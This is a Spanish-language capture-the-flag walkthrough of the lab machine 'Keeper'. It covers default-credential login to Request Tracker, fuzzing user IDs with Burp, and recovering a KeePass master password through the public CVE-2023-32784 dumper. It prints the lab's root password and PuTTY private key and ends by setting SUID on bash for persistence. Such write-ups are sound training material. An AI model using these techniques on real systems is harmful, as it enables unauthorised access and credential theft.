


Keeper - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUYrg9VQfKeHHT6CZwC
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+go0
80/tcp    open  http      syn-ack ttl 63  nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Si vamos al puerto 80 podemos ver una URL que nos redirecciona al dominio junto con un subdominio de la maquina victima:



Hacemos click en el link y nos lleva al siguiente panel de login:



El servicio que esta detras se llama 'request tracker'. Voy a buscar las credenciales por defecto de este servicio:



Vamos a probar si son correctas:

Home

Search

Reports

Articles

Assets

Tools

Admin

Logged in as root

RT at a glance

10 highest priority tickets I own

10 newest unowned tickets

Bookmarked Tickets

Quick ticket creation

Subject:

Queue:

General

Owner:

Me

Requestors:

root@localhost

Content:

Create

Estamos dentro. Vamos a buscar que usuarios se encuentran detras de este servicio web:

←

→

↺

🏠

tickets.keeper.htb/rt/User/Summary.html?id=14

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

CVE

Home

Search

Reports

Articles

Assets

Tools

Admin

Logged in as root

User: root (Enoch Root)

Search

User Information

Real Name

Enoch Root

Email Address

root@localhost

Name

root


Solo nos deja ver informacion del usuario que busquemos en el buscador. Si nos fijamos en el link pone id=14, si fuzzeeamos por IDs del 1 al 50 puede que contremos nuevos usuarios. Esto podemos hacerlo con el intrudel del BurpSuite. Capturamos la peticion y ponemos entre "\$" el numero que queremos fuzzear:

```
GET /rt/User/Summary.html?id=$14$ HTTP/1.1
Host: tickets.keeper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4398.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```


Ahora ordenamos por la longitud de la respuesta para ver que "IDs" podemos visualizar:

Payload	Status code	Response received	Error	Timeout	Length
27	200	145			28554
29	200	155			28539
	200	136			26744
14	200	134			26744
1	200	136			26706
6	200	132			26703
33	200	129			21355
15	200	128			21355
16	200	128			21355


Como podemos ver ha encontrado a 5 usuarios, vamos a ver la configuracion del usuario con id=27:



Vamos a editar la informacion del usuario y vemos una posible contraseña en la descripcion:




Probamos si podemos acceder por SSH:




ESCALADA DE PRIVILEGIOS

Este usuario tiene un archivo ".zip" en el directorio home:



Descomprimos este archivo y conseguimos estos 2:




Pasamos los dos a la maquina victima. El archivo "passcodes.kdbx" tiene claves almacenadas, para poder acceder necesitamos la contraseña. Podemos utilizar "keepass2john" para obtener el hash de la contraseña para crackearlo con john pero esta ver no vamos a poder. Como tenemos un archivo llamado "KeePassDumpFull" vamos a buscar vulnerabilidades:

keepassdumpfull exploit

TodoImágenesVideosNoticiasLibrosWebFinanzas

Quizás quisiste decir: **keepass dump full** exploit



GitHub

https://github.com › vdohney › k... · Traducir esta página

KeePass 2.X Master Password Dumper (CVE-2023-32784)

Original PoC for CVE-2023-32784. Contribute to vdohney/keepass-password-dumper development by creating an account on GitHub.

Tenemos un CVE, nos clonamos el siguiente proyecto de github:

<https://github.com/mister-turtle/cve-2023-32784>

Este CVE lo que hace es recuperar de la memoria del archivo "KeePassDumpFull" la "master key" de keepass.

```
(kali㉿kali)-[~/Downloads/cve-2023-32784]
$ ./cve-2023-32784 -d ../KeePassDumpFull.dmp
Possible characters by position
00: {UNKNOWN}
01: j*%<{UNKNOWN}x
02: d
03: g
04: r
05: {UNKNOWN}
06: d
07:
08: m
09: e
10: d
11:
12: f
13: l
14: {UNKNOWN}
15: d
16: e

Possible passphrase:
♦♦dgr♦d med fl♦de

John the ripper mask:
?a?adgr?ad med fl?ade
```

Nos revela parte de la key, por sea caso vamos a buscar en google esta palabra para ver si sale algo que tenga relacion:

a?adgr?ad med fl?ade

Falta: adgr? ad fl?

196

196 flavors



https://www.196flavors.com › rodgrød-med-fløde

Rødgrød med Fløde - Receta Tradicional Danesa

29 oct 2021 — El rødgrød med fløde es un típico postre danés preparado a base de frutos rojos (arándanos, frutillas, moras, etc.) ...

5,0 ★★★★★ (1) · 25 min

Nos sale una posible "master key" vamos a probarla:

	Title	Username	URL	Notes	Modified
	keeper...	root		PuTTY-User...	5/24/23 6:4...
	Ticketin...	lnorgaard		http://ticket...	5/24/23 6:4...

Podemos ver la contraseña del usuario root:

Username:

root

Password:

F4><3K0nd!

Vamos a probarlo pero no funciona:

```
lnorgaard@keeper:~$ su root
Password:
su: Authentication failure
```

En la descripcion de la contraseña podemos ver un archivo que contiene la clave privada que utiliza putty para conectarse sin contraseña, es como la "id_rsa" cuando nos conectamos por ssh:

```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqlxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2laFfqCvJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanlBA1Tu
FVbUt2CenSUPDUAw7wlL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABACQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbmr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNlc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0WIBQThsiLkKcz3/Cz7BdCkn+Lvfi8yA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JITpgORyhAAAAGQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEld0G76VKA
AACAVWJoksugJOovtA27Bamd7NRPvla4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7l5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9ls=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

Copiamos este archivo, le llamamos id_rsa y lo importamos en Putty:

```
Public-key authentication
Private key file for authentication:
/home/kali/Downloads/id_rsa
Browse...
Certificate to use with the private key (optional):
```

Nos conectamos con a la maquina victima:

```
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)  Port
10.10.11.227              22
Connection type:
SSH Serial Other: Telnet
```

Nos pide el nombre de usuario y estamos dentro:

```
login as: root
Authenticating with public key "rsa-key-20230519"
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-l
Internet connection or proxy settings

You have new mail.
Last login: Tue Nov 12 02:12:08 2024 from 10.10.14.11
root@keeper:~#
```

Podemos otorgar permisos SUID a la bash para poder elevar nuestros privilegios con el usuario anterior:

```
lnorgaard@keeper:~$ /bin/bash -p
bash-5.1# whoami
root
```